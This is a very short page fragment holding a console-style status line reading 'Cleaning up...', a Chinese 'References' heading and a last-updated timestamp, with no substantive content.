[*] Cleaning up...
参考资料
Last updated: 2026-11-09 10:44:27